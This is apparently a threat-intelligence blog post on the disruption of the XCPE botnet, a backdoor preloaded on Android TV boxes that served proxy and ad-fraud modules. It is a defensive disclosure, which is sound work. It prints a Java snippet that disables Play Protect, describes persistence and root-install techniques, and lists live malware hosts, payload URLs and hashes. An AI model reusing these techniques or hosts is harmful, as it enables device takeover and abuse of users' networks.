❌

Normal view

Shutting the Door on the XCPE Botnet

2 November 2026 at 15:00

IntroductionΒ 

Last week, Google and industry partners dismantled the XCPE backdoor which enrolled more than 1.3 million set-top boxes into a botnet. We assess with high confidence that the backdoor and botnet were intentionally developed, deployed, and operated for financial gain by Videostrong Technology Co., an Android Original Equipment Manufacturer (OEM) and Original Design Manufacturer (ODM).

Videostrong monetized the backdoor by selling access to criminal affiliates and loading those affiliates’ malware modules onto infected devices. These secondary modules were conducting ad-fraud; silently enrolling infected devices into residential proxy networks; and loading additional malware onto XCPE-compromised devices. We also took action to disrupt the command and control (C2) domains that operate these affiliate modules. Because these affiliates each have diversified distribution channels for their modules beyond XCPE, we assess that taking down their C2 domains will sever access to at least 10 million additional compromised devices.Β 

We found this malicious software built directly into many different device models and brands over multiple years, supported by dedicated infrastructure and constantly evolving configurations to evade detection and manage their affiliates. We believe this campaign wasn’t an isolated rogue insider or a development oversight. As a result, Google has cut ties with Videostrong and banned them from making devices with preloaded Google apps.Β 

Google requires OEMs go through a comprehensive suite of compatibility and security tests to ensure a consistent and safe user experience across the Android ecosystem. However, Videostrong employed obfuscation techniques to exploit a gap in our tests and load malicious code after the device's first boot. As a result, Google has implemented changes to its existing review process to better safeguard against similar activity in the future. A device manufacturer intentionally infecting their users with malware is an unacceptable breach of trust, and represents a serious risk to those users. Without users’ knowledge or consent, infected devices were offered as a distribution mechanism for a wide array of criminal actors. This led to a variety of malicious activities being conducted on and through the devices, including ad-fraud, data exfiltration, and routing malicious network traffic through the devices.

We worked closely with Japan’s National Police Agency, Lumen, HUMAN Security, Plume, Synthient, and TrendAI to analyze this malware ecosystem and disrupt its operations.Β 

While we expect this disruption to have a significant effect on these criminal operations, this is not the end of our work combatting malicious activity. Backdoor operators, ad-fraud rings, and residential proxy providers operate as an interconnected supply chain. Point-in-time disruptions are a critical tool to protect our users, butΒ  lasting disruption in this fluid ecosystem will require continued targeting of this infrastructure.Β 

Google undertook the following actions to support disruption of the XCPE botnet:Β 

  • Legal action to take down the domains and servers Videostrong used to control the botnet and install malware modules

  • Legal action to take down C2 domains used by over a dozen malware families loaded as modules via this backdoor

  • Banned Videostrong and any future subsidiaries or affiliates from building and selling certified Android devices in the future, or supplying software to other certified vendors

  • Implementing improvements to how we ensure the integrity of firmware on certified Android TV devicesΒ 

OverviewΒ 


The x.cpe network was built for ongoing profit. By giving malware affiliates backdoor access, the operators conspired to monetize these devices long after purchase.

XCPE malware overview

Figure 1: XCPE malware overview

Malware

Since at least late 2024, Videostrong has evolved its pre-installed malware from simple single-stage droppers into a modular, three-stage architecture designed for resilience and multi-tenant monetization:Β 

  • Primary Backdoor: Operating at the android.uid.system privilege level, x.cpe (running as com.oemservice in some builds) is preloaded in the firmware partition. If uninstalled by a user, it automatically reinstalls from the /oem/ partition upon reboot, maintaining persistent system-level access. Its main function is to establish and facilitate communications between the C2 server and the loader and execution engine.Β 

  • Loader and Execution Engine: To evade security scans, x.cpe acts primarily as the C2 communicator and offloads module execution to an external loader, com.abc.nexus. This file employs native anti-analysis utilities to thwart sandbox detection, and configures and initializes the monetization modules. Most recently, com.abc.nexus has itself been phased out in favor of using more tailored dropper malware that loads and executes single modules.

  • Monetization Modules: Videostrong monetizes its backdoored devices by loading monetization modules which are developed by entities other than Videostrong that act as affiliates. These modules are deployed as native ELF daemons, embedded SDKs compiled directly into the com.abc.nexus DEX bytecode, or are fetched as secondary APKs from the malware staging infrastructure.Β  The loaded modules transform infected devices into residential proxy exit nodes (e.g., Linkfog, AppSalt, NetNut), ad-fraud engines (e.g., CBOXTV, HiddenView), or execute additional backdoors that load even more monetization modules (e.g. Moyu, Spirit).

Infrastructure

  • Command and Control: The botnet uses a two-stage C2 process. It first initiates HTTP POST requests to fetch dynamic configuration settings, geolocation data, and STUN server parameters. It then establishes a persistent, real-time Message Queuing Telemetry Transport (MQTT) connection to receive instructions for silent app installations, arbitrary shell commands, screen captures, and network reconnaissance. MQTT is a lightweight, publish-and-subscribe network protocol designed for low-bandwidth, high-latency, or unreliable remote networks.

  • Malware staging infrastructure: Additional monetization modules as well as various shell scripts and legitimate applications are hosted remotely and downloaded by infected devices upon command from the operator via the MQTT broker. A significant majority of these files are hosted as Github releases on operator-owned Github pages. Other files are hosted on operator-controlled servers and file hosting sites.

Malware Deep Dive

Backdoor Initialization

The infection chain begins with a stub package (called x.cpe in some builds and com.oemservice in others) preloaded in the system partition of the firmware and running at the android.uid.system privilege level. This stub has limited functionality. Upon boot, it checks the device's oem/ directory for the corresponding x.cpe package and initiates installation into the /data/app/ directory as outlined below.Β 

To maintain inter-process state across the firmware ecosystem, x.cpe exports two ContentProviders, which expose structured configuration tables storing runtime parameters, device identifiers, proxy configuration blobs, and execution flags accessible by co-installed system applications. This enables other apps in Videostrong’s ecosystem, such as their YokaTV Player streaming software, to fetch configuration parameters provided by the C2 server mentioned below.Β 

C2 Configuration

The malware utilizes a two-stage communications protocol. It first fetches initial bootstrap configurations via an HTTP request, followed by a persistent MQTT subscription to receive commands and module download instructions.Β 

To dynamically derive the HTTP C2 bootstrap server, it follows the following routine:

  • Queries content://com.release.debug.provider/configs for private_url via x.cpe.util.ExtraReadUtils.Β 

  • Queries the Android system property to determine if ro.mecool.device is true.

    • If true, it defaults to http://mcstb.anyevonline.com:8000Β 

    • If false, it dynamically generates the following: http://stb[AndroidVersion][Type].anyevonline.com:8000.

Using the selected hostname, the client makes an HTTP POST request with an AES-encrypted JSON object containing hardware telemetry (SN, MAC, model, firmware version) to the following endpoints:

  • /router/config/mqtt: This endpoint provides MQTT broker details (including Broker Hostname, TCP Port, Authentication Tokens/Passwords, and the specific Topic structure: /device/{model}/{chipId}/{action}. After receiving this data, the device initiates a persistent, real-time socket connection to the MQTT broker.

  • /router/config/acs: This endpoint response returns URLs for ip-api[.]comΒ  and a Google STUN server to enable the malware to identify geolocation and public IP and port mapping to traverse network address translation (NAT) boundaries. It also returns a URL (http://ott.szbboys[.]com:8000/cpe/file/upload for uploading files, logs, or diagnostic dumps from the device, and returns flags to configure ad modules (adBwmActive, adDevourUse, adDevourCode), and to enable or disable core malware modules.

  • /router/config/app: This endpoint provides module-level configs, including server mappings and parameters, which x.cpe decrypts and passes to a SQLite ContentProvider named ShareProvider (com.oem.share.provider). By exposing this inter-process data interface, x.cpe enables modules to retrieve up-to-date upstream infrastructure parameters (such as URLs for additional configs, user manuals, etc).

MQTT CapabilitiesΒ 

Following initial configuration, persistent real-time C2 communication is managed by the MQTT library (x.cpe.mqtt.MqttUtils). All identified samples analyzed to date utilize a single broker hostname, mqtt.szbboys[.]com.Β 

Specific MQTT topics are mapped to specific actions, including:

  • Silent Application Installation: Fetches remote APKs to a temporary directory.Β 

  • Disable Google Play Protect: To bypass security, AppUtils.disablePackageVerify() targets the global setting "package_verifier_user_consent" via Settings.Global.putInt and sets it to -1, disabling Google Play Protect app verification.

  • Arbitrary Shell Execution: Executes remote commands via sh under system UID privilege level. Results are published to the MQTT broker.

  • Shell Script Execution: Downloads and executes shell scripts via x.cpe.util.RunCmds.

  • Remote Desktop Monitor & Screen Capture: Utilizes android.app.Instrumentation.sendKeyDownUpSync() to inject keycodes and Java reflection on hidden APIs (android.view.SurfaceControl.screenshot / SurfaceControl$ScreenshotHardwareBuffer) to continuously capture the screen, compress to JPEG, and publish over MQTT.

  • Network Reconnaissance: Invokes embedded binaries (libtraceroute.so) to fingerprint the victim network, and perform standard ping tests. The binaries also perform robust AS-lookup WHOIS routing queries.

Our analysis of the C2 data indicates the preponderance of interactions with victim devices were related to module install, uninstall, and configuration actions. We also observed Videostrong operators executing sensitive actions on the device, including capturing live screenshots; injecting keystrokes; exfiltrating sensitive data including account information, device information, package inventories, and system logs; and executing shell scripts and commands, including to establish reverse shells on devices.

Loader and Execution Engine DetailsΒ 

Earlier versions of x.cpe directly embedded malicious monetization modules. In late 2024 – possibly as a response to earlier Google enforcement related to BadBox – Videostrong removed malicious modules from x.cpe and introduced a separate malicious package they developed, com.abc.nexus, which x.cpe routes instructions and data to via Inter-Process Communication (IPC). Modern variants of x.cpe facilitate C2 communications but pass configuration parameters, module updates, and other payloads to com.abc.nexus as the execution engine. We believe the actor may have evolved the malware in this way in an attempt to ensure x.cpe could remain undetected.

Upon boot, com.abc.nexus.broadcast.BootReceiver broadcasts the com.abc.nexus.data intent, bootstrapping com.abc.nexus.service.CoreService. Within CoreService.onCreate, the application performs maintenance and persistence tasks. The main logic sets up a listener through RemoteMessageHandler for IPC communications from x.cpe,and parses JSON payloads received from it.Β Β 

After these steps, CoreService initializes the monetization modules. com.abc.nexus services extract and orchestrate a series of nested native libraries and dynamically downloaded secondary payloads which vary significantly based on sample. Many versions of com.abc.nexus come preloaded with four or more embedded modules, while other versions contain as few as one. The most common malware modules include TitanService, BwmService, AdtimeService, lb102Service, and LinkfogService (sometimes called AgentService). Discussion of these and other modules can be found in the monetization modules section.Β 

Persistence and Evasion

The malware operators implement a number of mechanisms to establish persistence and thwart detection and analysis.

As a system preload, x.cpe cannot be removed by the user. If x.cpe is uninstalled from /data/app/, upon reboot the x.cpe service BootReceiver follows the same routine outlined above and reinstalls the package.Β 

The backdoor is able to silently download additional files to the device and execute them without user consent because it first wipes user consent configuration on the device and then disables Google Play Protect:

Β 

public static void disablePackageVerify() {
    PreferenceUtils.setPackageVerifyFromUser(CPEApp.instance, true);
    AppUtils.setPackageVerify(-1); // Actioning a bypass against GPP evaluation
}

Figure 2: Disabling Google Play Protect

In many variants of com.abc.nexus, we observed the extraction of a sophisticated anti-analysis and process hardening utility libseccomp_guard.so, which runs prior to the initialization of malware modules, to ensure they remain protected from automated sandboxes and security instrumentation. It filters system calls to prevent the pausing or termination of individual threads, denies cross-process interference to ensure isolation, and prevents the spawning of child processes.Β 

Evolution

Since August 2026, new dropper packages have been installed via the MQTT channel, which appear to be synchronized with the mass-uninstallation of com.abc.nexus across the botnet. We assess this may represent a new evolution of the malware to further evade detection. These new packages are disguised as Android system applications, with names such as com.android.system.ntp and com.android.sso.auth.handler. Where com.abc.nexus could act as a general purpose loader and execution engine (executing instructions passed to it from x.cpe), these packages instead install single monetization modules (such as AppSalt).Β  Multiple variants of these packages extract a native ELF file, libexploit.so, which in turn executes functions nativeAdbRoot() and nativeAdbShell(). These functions restart the local adbd service as root, and initiate an ADB shell connection. Following this, the app uses the connection to install itself in the system partition.Β  The system partition is remounted as read-write and the payload replicates itself to a newly minted directory in /system/priv-app/ and creates an XML file at /system/etc/permissions/privapp-permissions-<app name>.xml. This file grants the malware android.permission.INSTALL_PACKAGES and android.permission.REBOOT.Β 

The app configures the malware modules through hardcoded configuration parameters, and does not listen for x.cpe IPC messages. The app itself is controlled by the operators via shell scripts pushed via the broker and executed by x.cpe. These include setting the property persist.networkstack.uninstall (which, when read by the app, triggers uninstallation and cleanup), persist.networkstack.skip_system_install (which skips system installation, forcing it to remain running in /data/app/), and persist.networkstack.install_time (which implements timestomping, overriding the default timestamp of the app to align with the other packages installed in the system directory).Β Β 

Botnet composition

The botnet is globally dispersed, with certain concentrations possibly implying market penetration for the brand distributor.

Global distribution of x.cpe

Figure 3: Global distribution of x.cpe

While the overwhelming majority of the infected devices in the XCPE botnet are Android TV set-top boxes, we observed a number of other infected Android-based IoT devices, including telehealthΒ  devices, karaoke machines, and digital signage devices.Β 

MonetizationΒ 

x.cpe loads a variety of malicious modules for monetization. Most often the modules are associated with residential proxy services and bandwidth sharing, but we've also observed ad fraud modules. Given that a single device may be running multiple modules providing the same or similar functionality (e.g., as many as three residential proxy SDKs installed on a single device) it is clear that Videostrong seeks to monetize every infected device to the greatest extent possible.Β 

Services are loaded by com.abc.nexus via three methods:

  • Native Daemons: Native ELF binaries prepackaged with com.abc.nexus, which are unpacked to data directories and spawned as background processes with system/root privileges.

  • Embedded SDKs / Services: Java/Kotlin SDKs compiled directly into Nexus and invoked via Android Service lifecycles or IPC broadcast triggers.

  • Dynamic Droppers & Secondary APK Installers: Downloader function that pulls remote native ELFs or secondary standalone APKs and invokes system package managers. Nexus receives messages from x.cpe directing it to download specific modules.

Malware modules loaded via the backdoor include the following:Β 

Residential Proxy / Bandwidth Sharing Modules

LINKFOG

Com.abc.nexus’s LinkfogService unpacks a Go binary named lw_android_agentΒ  from assets/ to local app storage and supplies it with vendor parameters. This service silently turns infected devices into residential edge computing and PCDN proxy exit nodes. It connects to FRP reverse tunnels, and uploads bandwidth accounting metrics to Linkfog API backends. Linkfog (operated by Beijing Linkfog Technology via η‚ΉεΏƒδΊ‘ / Dianxinyun) brands itself as a β€œPeer-to-Peer Content Delivery Network”.

Jaguar

The com.abc.nexus AdtimeService extracts libjaguar.so from assets/. The file is an unobfuscated 32-bit ELF binary written in C, compiled as a native Android binary. It utilizes JNI (Java Native Interface) to initialize its core routines, dynamically derives a ChaCha20 decryption key via ARM NEON SIMD instructions to decode heavily obfuscated configurations , and establishes an encrypted C2 channel. Upon successful registration, the C2 responds with JSON configuration specifying proxy endpoints. The proxy command loop x_ctrl_do_ctrl_msg delegates proxy operations based on incoming JSON variable commands, and is capable of both TCP and UDP relay.

AppSalt / Honeygain

AppSalt SDK is the residential proxy SDK owned by Honeygain, which is in turn owned by Oxylabs. com.abc.nexus.service.CoreService initializes Appsalt SDK. First, the application obtains an Appsalt SDK API key from a native library libnative_keys.so by calling its getAppsaltKey() function. Appsalt SDK is initialized without displaying a consent screen - instead it explicitly calls the optIn() method which sets a consent flag without displaying any user interface. During Appsalt SDK startup it checks the application's installation source and stops execution if the application was installed from the official Google Play Store.Β 

Once Appsalt is successfully initialized it establishes a WebSocket connection with the primary command and control domain. Appsalt uses JSON-formatted messages for initial check-in (registration) and heartbeat requests. Appsalt command and control servers use MessagePack formatted messages to issue commands pertaining to proxy operations. Appsalt SDK is configured with an initial set of domains that act as proxy gateways. The list of proxy gateways can be updated by the command and control server. The device establishes UDP / QUIC connections with these gateways.

BWM / IPWeb

This residential proxy and bandwidth-sharing node is implemented through the com.abc.nexus.service.BwmService component (sometimes named com.abc.nexus.service.SN4Service) and its associated SDK. Upon initialization, it secures itself within an isolated sandbox environment, captures device telemetry, and registers with a remote server over UDP. From this C2, it receives instructions to initiate a Java NIO TCP multiplexed proxy tunnel. The service functions to route arbitrary traffic through the infected device on behalf of a remote threat actor.

GaGaNode

GaGaNode is the first-party SDK owned by residential proxy operator IPCola. It connects over TCP to a primary C2 server and sends heartbeat beacon data over HTTP POST to a separate server. The SDK both contains its own proxy relay functionality, and it initializes additional proxy SDKs from affiliates. Upon device registration to the C2, com.gaganode.sdk.node.endpoint.a receives incoming packets from relay servers and places them in queue for the client to read and proxy through its exit node socket. The service manages multiple proxy sessions at once (referred to as clients), and each client has its own tcp/udp queue for messages.

We observe GaGaNode initializing PopaNet/NetNut and EarnFM Fleet residential proxy SDKs. GaGaNode/IPCola is thus likely able to further monetize its SDK and offer these affiliates access to the infected exit nodes.

NetNut / Popanet

Popanet is a residential proxy SDK developed by NetNut, a residential proxy operator. The GaGaNode module initiates the Popanet SDK (io.popanet.Popa). This malware is identical to the malware described in our previous disruption of NetNut. All C2 infrastructure used by Popanet samples connected to x.cpe was taken down as part of the earlier Netnut disruption.

Traffmonetizer

The Traffmonetizer SDK is initialized inside the primary background service com.abc.nexus.service.CoreService. CoreService operation depends on the availability of policy JSON provided by the XCPE backdoor via IPC. Before calling Traffmonetizer SDK initialization methods, the application obtains a Traffmonetizer SDK API key from the native library libnative_keys.so by calling its getTraffmonetizerKey() function.Β 

Traffmonetizer functionality is split between two components where the Android SDK acts as a state machine which handles native library callbacks through asynchronous event dispatchers. ServiceBloc monitors connection status updates from the native callbacks and ConnectivityBloc monitors Wi-Fi and mobile data network changes.Β 

Traffmonetizer native library initialization and configuration is followed by a call to baseClientStart() which establishes a WebSocket connection to a C2 server. Traffmonetizer uses a single WebSocket (TLS) connection to the command and control server to multiplex control messages and tunneled connections (supports both TCP and UDP). Traffmonetizer also supports β€œContent Delivery” tunneling which allows nodes to tunnel bandwidth-intensive traffic.

EarnFM

EarnFM is a residential proxy provider, and Fleet SDK is the provider’s SDK that enrolls devices as exit nodes into the proxy network. In com.abc.nexus, FleetSDK is initialized by com.gaganode.sdk as mentioned above. FleetSdk then loads native binary libfleetshare.so.Β 

FleetSDK establishes a persistent WebSocket connection with its primary C2 server for routing arbitrary network traffic. Incoming tasking frames are received over the WebSocket channel and processed in a continuous loop. Messages contain structured JSON commands instructing the daemon to connect to specific remote hosts, with support for both TCP and UDP.

Backdoor Modules

Spirit

Spirit is a dynamic code loading backdoor. Spirit employs multiple stages. The first stage payload fetches device information (hardware, operating system, and manufacturer/brand information and geolocation), posting it over HTTP to a hardcoded C2 server, and fetches a list of additional modules to download from the server. The second stage communicates with a separate server, and is used for tasking, config sync, module retrieval, heartbeats, and reporting. We have observed Spirit loading a significant amount of additional malware monetization modules, including some of the families already directly loaded by com.abc.nexus.

Moyu

Moyu is a 3-stage backdoor previously observed as part of the BadBox enterprise. On x.cpe-backdoored devices, we observed it initialized by com.abc.nexus.service.DevourService. The first stage is an offline dropper that reconstructs and loads an embedded second stage. Stage two polls an update C2 to download, decrypt, and load the third stage. Stage three implements a backdoor with hidden Double-WebView click/conversion fraud, persistent clipboard hijacking, and secondary dynamically loaded JAR execution and a separate residential proxy trojan.

Bird

Bird is a 2-stage backdoor previously tied to the BadBox enterprise. Stage 1 beacons a device and analysis-environment profile to its C2 server and, when the server approves, downloads, decrypts, and loads the Stage 2 JAR. Stage 2 implements a dynamic code loading backdoor (two plugin loaders plus a C2-driven reflective method invoker), a separate downloader (silent APK installation and Accessibility-driven Google Play installs), and ad abuse (lockscreen ads, overlays, browser launches).

Fission

Fission is a dynamic code loading (DCL) backdoor embedded within standard video applications (e.g., com.newtv.cboxtv). Upon initialization, the first stage plugin contacts its C2 server to download additional modules. The decrypted second stage payload fetches execution targets and tracking URLs from the C2. The request sends an unencrypted POST request with tracking metrics from the internal DeviceManager.

The payload we observed was configured to commit ad fraud. Rather than rendering visible advertisements in a WebView or UI component, the Stage 2 plugin executes headlessly in the background. The module queries ad server endpoints in the background to retrieve ad placement responses, parses out both primary impression beacons (pvm) and third-party tracking monitor URLs (pvtpm), and immediately fires HTTP GET requests to each tracking endpoint to register a fake ad view without displaying creative content. When executing inside specific smart-TV application stores (com.changhong.appstore or com.tcl.appmarket2), the plugin initializes and triggers the ad SDK directly to report synthetic ad exposures.

Ad-Fraud

HiddenView

We observed HiddenView loaded remotely from the attacker’s Github channel as com.ota.service. It is a standalone ad fraud application capable of running in the background using a transparent window overlay, using hidden WebViews to load targeted web pages and simulate user interaction (scrolling, clicking, typing, media playback), playing media unattended, and capturing the user’s screen.

How the pieces come togetherΒ 

Configuration messages pushed via MQTT (action ext/lib/config) demonstrate how x.cpe, com.abc.nexus and various monetization modules function together.Β 

Upon registration, subscribed devices receive a ext/lib/config message, which contains configuration parameters for malicious plugins. This includes:

Limits on system resources:

Β 

"constraints": [
    {
      "cpu": 70,
      "ioRead": 5000,
      "ioWrite": 5000,
      "libCode": "linkfog",
      "memory": 50,
      "reportAlarm": true,
      "trigger": 3
    }

Figure 4: System resource limits configuration payload

Module name, download location per architecture, hashes, and weight (relative priority for system resources):

Β 

 "infos": [
    {
      "libChannel": "SZKJ",
      "libCode": "linkfog",
      "libResource": [
        {
          "address": "https://github.com/Aviciiii/ott/releases/download/cpe_ext_lib/lw_android_agent_special_ndk_64",
          "architecture": "arm64-v8a",
          "md5": "abd0b6de6fdf78234f5dab098d5dd229"
        },
        {
          "address": "https://github.com/Aviciiii/ott/releases/download/cpe_ext_lib/lw_android_agent_special_ndk_32_20250717",
          "architecture": "armeabi-v7a",
          "md5": "d8971688d1929b6ed915b80eca7e7e3f"
        }
      ],
      "libWeight": 5
    },

Figure 5: Module configuration payload

Devices are assigned to one of six timezone-separated pools on the ott.szbboys[.]com domain:

Β 

"region": "Iraq",
  "serverPool": {
    "defaultPool": "Pool5",
    "lastUpdated": "2025-08-06 17:00:00",

Figure 6: Server Pool configuration payload

The β€œpolicys” section instructs com.abc.nexus which modules to download and run:

Β 

 "status": [
    {
      "enable": true,
      "libCode": "linkfog"
    },
    {
      "enable": false,
      "libCode": "bwm"
    },
    {
      "enable": false,
      "libCode": "adtime"
    },
    {
      "enable": false,
      "libCode": "admoyu"
    },
    {
      "enable": false,
      "libCode": "titan"
    },
    {
      "enable": false,
      "libCode": "lb102"
    }
  ],

Figure 7: Module activation payload

x.cpe passes on these configuration parameters to com.abc.nexus for the given module on the device. Devices report bandwidth usage and alarms back to serverPool to stay within the configured constraints.Β 

When com.abc.nexus acknowledges receiving the bundle, x.cpe immediately publishes ext/lib/config/reply back to the MQTT broker:

Β 

"code": 0,
  "msg": "success",
  "data": "received data success and applying",
  "async": true,
  "immediately": false

Figure 8: x.cpe response payload

Infrastructure

As previously mentioned, devices first connect to various endpoints on *.anyevonline[.]com for initial bootstrap, registration, and configuration. Earlier malware versions used various hostnames of {*tms | *ott | *ota}.szbboys[.]com for the same purpose.Β 

While earlier versions of the malware used HTTP for C2, and then a blended C2 approach with both HTTP and MQTT, static analysis of current versions indicate they exclusively send/receive C2 communications via MQTT. A single MQTT broker orchestrates all MQTT C2 communications for samples we’ve identified. Hostname mqtt.szbboys[.]com is resolved by hosts 219.134.163[.]210 and 219.134.163[.]211. It listens on non-standard MQTT ports 3885-3887.Β 

The malware constructs OkHttp requests for file downloads after tasking via the MQTT broker. Files are hosted on several services:

  • Several Github release pages

  • The filemail[.]com file sharing service

  • Two operator-controlled servers hosted on IPs 38.145.197[.]135 and 23.94.49[.]57

Netflow telemetry on the broker nodes (219.134.163[.]210/.211) indicates that while infected devices communicate over ports 3885–3887, operators likely manage the broker and dispatch tasking via interactive HTTP REST API (port 8082), WebSocket (port 8083), and EMQX web administration console (port 18083) sessions originating from non-bot IP space.Β 

Call to Action

While we believe our actions have seriously impacted over a dozen malicious actors, the underlying illicit market is resilient. Backdoor operators, ad-fraud rings, and residential proxy providers operate as an interconnected supply chain, and when one component is disrupted, operators quickly pivot to new loaders or rival monetization SDKs. Creating lasting change requires accountability across the hardware supply chain, the residential proxy industry, and the broader technology ecosystem.

Accountability and Reform

A device manufacturer intentionally infecting their users with malware is an unacceptable breach of trust. By turning everyday hardware into persistent beachheads for criminal affiliates, Videostrong prioritized illicit post-sale recurring revenue over the safety and privacy of its users. Downstream hardware brands, white-label resellers, telecommunications providers, and online e-commerce marketplaces also share responsibility for closing this vector. Retailers and distributors should require independent security audits from Original Design Manufacturers (ODMs) and swiftly delist manufacturers implicated in supply-chain abuse.

Residential proxy providers have been able to flourish under the guise of legitimate businesses. While some providers may claim to behave ethically and only enroll devices with the clear consent of consumers, any claims of "ethical sourcing" must be backed by transparent, auditable proof of user consent. In our analysis, these proxy operators only seek consent when they are forced due to platform policy and enforcement. Silent opt-in without user consent remains the most prevalent means by which devices are turned into exit nodes.Β Β 

Empowering and Protecting the Consumer

Residential proxies are an understudied area of risk for consumers, and more can be done to raise awareness. Consumers should be extremely wary of applications that offer payment in exchange for "unused bandwidth" or "sharing your internet." These applications are primary ways for illicit proxy networks to grow, and could open security vulnerabilities on the device’s home network. We urge users to stick to app stores you trust, review permissions for third-party VPNs and proxies, and ensure built-in security protections like Google Play Protect are active.

Consumers should only purchase connected devices, such as set-top boxes, from reputable manufacturers. Our Android TV website provides the most up-to-date list of partners.

Industry Collaboration

We encourage mobile platforms, ISPs, online marketplaces and other tech platforms to continue sharing intelligence and implementing best practices to identify malicious backdoors, illicit proxy networks, and other harmful software and limit their harms.

Indicators of Compromise

Core Malware Samples

Tool(s)

Package Name

Representative SHA256

Notes

XCPE

x.cpe

3768f470934a111f1c3e3d098eb1392a3cb6f3e298ef5fd2a6309e6a98ee1e18

Β 

XCPE

x.cpe

4f860efa8d8b9b8f35f343d524500181607a0cdc9fac35394cf16b71ff4ad1d0

Β 

XCPE

x.cpe

8365658b7c51d7b607fe83d862d05e619cad5249c96db61a3d33a95c615c8194

Β 

XCPE

x.cpe

92326f3065273d619f866f76e3542b6271886f92b1342c5ccc27cb7150c75176

Β 

XCPE

x.cpe

17d4929578dac90af7da3a9c8bbd6f516ade8cc803c82a0f64849fb2a346a894

Β 

XCPE

x.cpe

76b4bf6f55aaab35428260a830ac9a2c437a09aefd521c5b51618db47beca3b2

Β 

XCPE

x.cpe

05e2e32e08073081adcb8875c3b7350fff53e7ea8f36d6388fb3daa626015d22

Β 

XCPE

x.cpe

da5246fb62db91eda31df0873835e1c96a3187df1a760ffc87abf9788ba69104

Β 

XCPE

x.cpe

471e76cce87e280a2fe11046fcb58c0817558ffbc8a526d84fb40c45b03ac9bc

Β 

XCPE

x.cpe

39792bed070b1128cd67178591804fafb82112d371ccdb2b51cd600b2d435922

Β 

XCPE

x.cpe

2cdb1f0f0969766142f3debbab55eef5e24c15d49a513753f1f6b67bc3e8438b

Β 

XCPE

x.cpe

dca25ff0d11d49e9969be3177b50aa8bf120b5ad3946409dedae143a8a69aa99

Β 

XCPE

x.cpe

20af9e1538e1c211687c53e71318d9d265e36ce154457cade3266c7633fb953d

Β 

XCPE

x.cpe

f451c0b770049c71fb0d8efd45115dfc3336f636fb6a0617ec5a5c58632196f4

Β 

XCPE

x.cpe

0d90d0e5009d0c67e978dffb1f78278fa22f296ebc14add1fe338abea8690867

Β 

XCPE

x.cpe

22c0279d23973fd9b3bfd9f42fd19ea1595c6e3f71a89b698828c79fa8e4edd2

Β 

XCPE

x.cpe

6b55b8b3ff7bd31af93b59612f0800c09e49d3badc772e2395736616c87d5612

Β 

XCPE

x.cpe

049b626ca9bc4cf552e675dd5bf6215753caa3a3d28fab17b2a8fa9e0c8421c0

Β 

XCPE

x.cpe

bcf142ba37e897b7fcbb89353ec9b5a7c3bfb1d167838d3b91c347b9fdfb2230

Β 

XCPE

x.cpe

1806a1a93a6bce28cc6e95e9001f06370eaef9c66846ade9aecaf220d7ac91a4

Β 

XCPE

x.cpe

9216a0a460400403027d4dfc9a6193a776603b64735f174e74a89607567ac6f2

Β 

XCPE

x.cpe

04ffe332458931d82c0503daba1859622540828302af1190d2d3c6447094428c

Β 

XCPE

x.cpe

3e891f061daf73c2edc14ed98512cad008346679645e8165320bf96fb8b0e0d6

Β 

XCPE

x.cpe

415d54757c2f96fd28404f1ab8da1e90297a381ec3d7fb47d33126644a0a421b

Β 

XCPE

x.cpe

9df157f3975b582074033c80d0d586f3911fb6bd3813539e2edf87ada4eee9fb

Β 

XCPE

x.cpe

be9990489fbf36100ec148f3a83795f2674d17063edb8accd560f1ce2f97dedd

Β 

XCPE

x.cpe

8953f9013eb8c31b27c86ba90edbdb9ecba216ed2cb6a992508c1964d53b8eee

Β 

XCPE

x.cpe

01b8c78f5509119b3e27ea4d628048985b94b5e00db0431d843519cf1d3e2cde

Β 

XCPE

x.cpe

5ae5df84cdce0100eb957cf235d1f3fd85fa634592e7ca137de12535e9f8ad2a

Β 

XCPE

x.cpe

085662ba43e22d04d6f69b7b5176c68cedee6507c5d34973c94459f324b44c8d

Β 

XCPE

x.cpe

07b511a6f7715ccd2f77b5f51e4cf46542ccaada99564252711f4a142ac26179

Β 

XCPE

x.cpe

02490fa9f472ec872723d64d03402967e77932d2df72c588b0d7a7df9e17ae62

Β 

XCPE

x.cpe

6f7f4b22eb7841d2b828f1eda77173880d42267a33b387bee9cee983c03bf291

Β 

XCPE

x.cpe

1de0a368599ab04b8863c0e61c2d5a75e00f742a3326325f2870a9a72ee8d200

Β 

XCPE

x.cpe

486a784cbd6335d31214edd7bed7fcfb486b875374597c139826c77c91ccbbaa

Β 

XCPE

com.oemservice

350d6db477e8567cf9347c1144b3a0b25550e7ce63bb800b056b8a7a8ef56af4

Β 

XCPE

com.oemservice

2d4b5c50e57e3e9b57d4ee02bef1dcd56163550a5e01c966e0f0fb6d46b2aeed

Β 

XCPE

com.oemservice

99874d087e3f72a9d78439118361f438f7a156af318c788183d338cc315d7fa8

Β 

XCPE

com.oemservice

4fd0ddb15849137df77e8cb86cd951d2d220fd8dd5b8b03c5a7e23e815092fdd

Β 

XCPE

com.oemservice

cad908ad09d029971b24b4ad653fe680101ccaddd94b4e530c58bf45430fd1a4

Β 

XCPE

com.oemservice

3627f848804f49c041203e8d754e8d89f3ff6243b6d9e1ca6e50bbf08dbd9785

Β 

XCPE

com.oemservice

0ed2ec71901210b1100c6a4abee48ad36774962496d57577d58630072e30cc60

Β 

XCPE

com.oemservice

